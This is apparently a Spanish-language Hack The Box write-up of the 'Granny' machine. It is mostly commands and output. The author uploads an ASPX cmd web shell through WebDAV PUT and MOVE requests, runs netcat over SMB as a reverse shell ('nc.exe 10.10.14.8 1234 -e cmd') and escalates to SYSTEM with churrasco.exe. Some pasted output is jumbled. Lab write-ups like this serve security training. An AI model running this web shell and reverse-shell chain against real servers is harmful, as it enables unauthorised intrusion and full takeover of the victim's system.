





entonces como necesitamos subir una web shell aprovecharemos que tenemos el metodo move la idea es mover un archivo .txt como eje por un .aspx donde tenga la web shell

localizamos la web shell

locate webshell | grep **aspx**




le cambio el formato a txt



volvemos a utilizar curl como en el ejemplo.

curl -s -X PUT <http://10.10.10.15/webshell.txt> -d "@cmdasp.txt"



validamos

```
<%@ Page Language="C#" Debug="true" Trace="false" %><%@ Import Namespace="System.Diagnostics" %><%@ Import Namespace="System.IO" %><script Language="c#" runat="server">
Page_Load(object sender, EventArgs e){string ExcuteCmd(string arg){ProcessStartInfo psi = new ProcessStartInfo();psi.FileName = "cmd.exe";psi.Arguments = "/Q /C " + arg;psi.RedirectStandardOutput = true;psi.UseShellExecute = false;Process p = Process.Start(psi);StreamReader stmrdr = p.StandardOutput;string s = stmrdr.ReadToEnd();stmrdr.Close();return s;}void cmdExe_Click(object sender, System.EventArgs e){Response.Write("

```

ahora utilizamos el metodo move seguido de un header

curl -s -X MOVE -H "Destination:<http://10.10.10.15/webshell.aspx>" <http://10.10.10.15/webshell.txt>

```
~/machineshtb/Granny
curl -s -X MOVE -H "Destination:http://10.10.10.15/webshell.aspx" http://10.10.10.15/webshell.txt

<%@ Page Language="C#" Debug="true" Trace="false" %><%@ Import Namespace="System.Diagnostics" %><%@ Import Namespace="System.IO" %><script Language="c#" runat="server">
Page_Load(object sender, EventArgs e){string ExcuteCmd(string arg){ProcessStartInfo psi = new ProcessStartInfo();psi.FileName = "cmd.exe";psi.Arguments = "/Q /C " + arg;psi.RedirectStandardOutput = true;psi.UseShellExecute = false;Process p = Process.Start(psi);StreamReader stmrdr = p.StandardOutput;string s = stmrdr.ReadToEnd();stmrdr.Close();return s;}void cmdExe_Click(object sender, System.EventArgs e){Response.Write("

```

10.10.10.15/webshell.aspx

nt authority\network service

Command:

ahora tenemos que pasar netcat utilice smb con impacket para que funcione hay que pasarlo y ejecutarlo de una vez

sin embargo al ir a inepub\wwwroot no hay nada por lo cual toca descargar y ejecutarlo




\\10.10.14.8\carpeta\nc.exe 10.10.14.8 123 -e cmd



Command:

excute

y listo



escalamos igual con churrasco

```

C:\WINDOWS\Temp>copy \\10.10.14.8\carpeta\churrasco.exe escalada.exe
copy \\10.10.14.8\carpeta\churrasco.exe escalada.exe
1 file(s) copied.

C:\WINDOWS\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is 424C-F32D

Directory of C:\WINDOWS\Temp

11/28/2023  05:41 AM    <DIR>          .
11/28/2023  05:41 AM    <DIR>          ..
11/24/2023  04:39 AM    31,232 escalada.exe
04/12/2017  09:14 PM    <DIR>          rad61C21.tmp
04/12/2017  09:14 PM    <DIR>          radDDF39.tmp
02/18/2007  02:00 PM    22,752 UPD55.tmp
12/24/2017  07:24 PM    <DIR>          vmware-SYSTEM
11/28/2023  04:17 AM    25,552 vmware-vmSvc.log
09/16/2021  01:54 PM    4,679  vmware-vmusr.log
11/28/2023  04:17 AM    728    vmware-vmvss.log
           5 File(s)      84,943 bytes
           5 Dir(s)    1,326,825,472 bytes free

C:\WINDOWS\Temp>escalada.exe
escalada.exe
/churrasco/-->Usage: Churrasco.exe [-d] "command to run"
C:\WINDOWS\TEMP

C:\WINDOWS\Temp>escalda.exe -d "nc.exe 10.10.14.8 1234 -e cmd.exe"

```

aca no corrio porque me toco volver a traerme el nectat



```
C:\WINDOWS\Temp>copy \\10.10.14.8\carpeta\nc.exe netcat.exe *granny.ctb - /home/kali/mach
copy \\10.10.14.8\carpeta\nc.exe netcat.exe
1 file(s) copied.

C:\WINDOWS\Temp>dir
Volume in drive C has no label.
Volume Serial Number is 424C-F32D

Directory of C:\WINDOWS\Temp

11/28/2023 05:47 AM <DIR> .
11/28/2023 05:47 AM <DIR> ..
11/24/2023 04:39 AM 31,232 escalada.exe
11/24/2023 04:57 AM 59,392 nc.exe
04/12/2017 09:14 PM <DIR> rad61C21.tmp
04/12/2017 09:14 PM <DIR> radDDF39.tmp
02/18/2007 02:00 PM 22,752 UPD55.tmp
12/24/2017 07:24 PM <DIR> vmware-SYSTEM
11/28/2023 04:17 AM 25,552 vmware-vmSvc.log
09/16/2021 01:54 PM 4,679 vmware-vmusr.log
11/28/2023 04:17 AM 728 vmware-vmvss.log
6 File(s) 144,335 bytes
5 Dir(s) 1,326,768,128 bytes free

C:\WINDOWS\Temp>
```

escalda.exe "nc.exe 10.10.14.8 1234 -e cmd.exe"

```
Directory of C:\WINDOWS\Temp

11/28/2023 05:49 AM <DIR> .
11/28/2023 05:49 AM <DIR> ..
11/24/2023 04:39 AM 31,232 escalada.exe
11/24/2023 04:57 AM 59,392 nc.exe
11/24/2023 04:57 AM 59,392 netcat.exe
04/12/2017 09:14 PM <DIR> rad61C21.tmp
04/12/2017 09:14 PM <DIR> radDDF39.tmp
02/18/2007 02:00 PM 22,752 UPD55.tmp
12/24/2017 07:24 PM <DIR> vmware-SYSTEM
11/28/2023 04:17 AM 25,552 vmware-vmSvc.log
09/16/2021 01:54 PM 4,679 vmware-vmusr.log
11/28/2023 04:17 AM 728 vmware-vmvss.log
7 File(s) 203,727 bytes
5 Dir(s) 1,326,694,400 bytes free

C:\WINDOWS\Temp>escalda.exe "nc.exe 10.10.14.8 1234 -e cmd.exe"
```

```
~/machineshtb/Granny 123 04:17 AM
rlwrap nc -lvp 1234 16/2021 01:54 PM
listening on [any] 1234 28/2023 04:17 AM
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.15] 1104335 bytes
Microsoft Windows [Version 5.2.3790] Dir(s) 1,326,768,128 bytes fr
(C) Copyright 1985-2003 Microsoft Corp.
C:\WINDOWS\Temp>
C:\WINDOWS\TEMP>whoami
nt authority\system
C:\WINDOWS\TEMP>
Directory of C:\WINDOWS\Temp
11/28/2023 05:49 AM <DIR> .
11/28/2023 05:49 AM <DIR> ..
11/24/2023 04:30 AM 31,232 escalada
```